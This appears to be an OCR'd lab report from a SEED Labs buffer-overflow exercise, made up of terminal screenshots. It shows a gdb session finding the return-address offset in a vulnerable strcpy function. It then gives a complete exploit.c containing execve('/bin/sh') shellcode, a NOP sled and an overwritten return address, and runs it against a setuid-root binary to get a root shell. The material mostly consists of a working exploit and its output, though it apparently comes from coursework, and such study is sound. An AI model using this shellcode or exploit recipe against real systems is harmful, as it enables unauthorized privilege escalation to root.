

File Edit View Search Terminal Help
8:09 PM Seed
[10/03/2020 20:09] seed@ubuntu:~/buffer overflow testing$ ./a.out <attack.txt
Password?
fail
Granted
Segmentation fault (core dumped)
[10/03/2020 20:09] seed@ubuntu:~/buffer overflow testing$

B) Execution Shell by Buffer Overflow attack with Badfile








File Edit View Search Terminal Help
3:45 AM Seed
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/buffer overflow testing/t2...done.
(gdb) list 1
1 #include<stdlib.h>
2 #include<stdio.h>
3 #include<string.h>
4
5 int foo(char *str)
6 {
7 char buffer[100];
8 strcpy(buffer,str);
9 return 1;
10 }
(gdb) b foo
Breakpoint 1 at 0x804848d: file t2.c, line 8.
(gdb) r
Starting program: /home/seed/buffer overflow testing/t2
Breakpoint 1, foo (str=0xbffff1ac "\237t\376\267") at t2.c:8
8 strcpy(buffer,str);
(gdb) p & buffer
$1 = (char (*)[100]) 0xbffff11c
(gdb) p $ebp
$2 = (void *) 0xbffff188
(gdb) p 0x188-0x11c
$3 = 108
(gdb)


File Edit View Search Terminal Help
4:31 AM Seed
#include<stdlib.h>
#include<stdio.h>
#include<string.h>
char shellcode[]=
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x31\xd2"
"\xb0\x0b"
"\xcd\x80"
;
void main(int argc,char **argv)
{
char buffer[200];
FILE *badfile;
memset(&buffer,0x90,200);
*((long *)(buffer+112))=0xbffff188+0x80;
memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));
badfile=fopen("./badfile","w");
fwrite(buffer,200,1,badfile);
fclose(badfile);
}
[10/04/2020 04:31] seed@ubuntu:~/buffer overflow testing$


File Edit View Search Terminal Help
4:34 AM Seed
[10/04/2020 04:33] seed@ubuntu:~/buffer overflow testing$ rm badfile
[10/04/2020 04:33] seed@ubuntu:~/buffer overflow testing$ gcc exploit.c -o exploit
[10/04/2020 04:33] seed@ubuntu:~/buffer overflow testing$ ./exploit
[10/04/2020 04:33] seed@ubuntu:~/buffer overflow testing$ ./t2
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
# whoami
root
#

C) Execution Shell by Buffer Overflow attack without Badfile




File Edit View Search Terminal Help
5:50 AM Seed
[10/04/2020 05:50] seed@ubuntu:~/bovf$ sudo chown root exploit
[10/04/2020 05:50] seed@ubuntu:~/bovf$ sudo chmod 4755 exploit
[10/04/2020 05:50] seed@ubuntu:~/bovf$ ls -l exploit
-rwsr-xr-x 1 root seed 7212 Oct 4 05:48 exploit
[10/04/2020 05:50] seed@ubuntu:~/bovf$ ls -l test
-rwsr-xr-x 1 root seed 7160 Oct 4 05:45 test
[10/04/2020 05:50] seed@ubuntu:~/bovf$ ./exploit
whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
# exit
[10/04/2020 05:50] seed@ubuntu:~/bovf$ ./test
whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#